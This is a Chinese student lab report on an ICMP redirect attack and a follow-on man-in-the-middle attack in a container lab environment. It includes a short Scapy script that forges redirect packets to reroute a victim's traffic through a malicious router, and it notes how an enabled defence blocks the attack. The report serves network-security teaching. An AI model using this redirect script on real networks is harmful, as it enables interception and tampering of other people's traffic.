


**第三次实验报告**

57118216 丰思飏

**Task1**







重定向程序如下

#!/usr/bin/python3

from scapy.all import \*

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")

icmp = ICMP(type=5, code=0)

icmp.gw = "10.9.0.111"

# The enclosed IP packet should be the one that

# triggers the redirect message.


ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")

send(ip/icmp/ip2/ICMP());


ping时连续执行程序后连续执行重定向程序



查看ip route信息




查看mtr -n




重定向成功

使用外网地址192.168.1.102




无法重定向，使用默认网关

使用子网内不存在的主机地址



无法重定向，使用默认网关


更改配置文件开启防御机制后进行攻击




无法重定向成功


**Task2**

在恶意路由器上关闭IP转发





在目标容器192.168.60.5上，启动netcat服务器，在受害者容器上，连接到服务器





已建立起连接





中间人攻击前可以正常传输数据，中间人攻击后替换成功

只需要获取从受害者到192.168.60.5的流量。重定向和中间人攻击针对的是受害者10.9.0.5，只要将source为10.9.0.5的流量进行拦截和篡改就可以实现中间人攻击。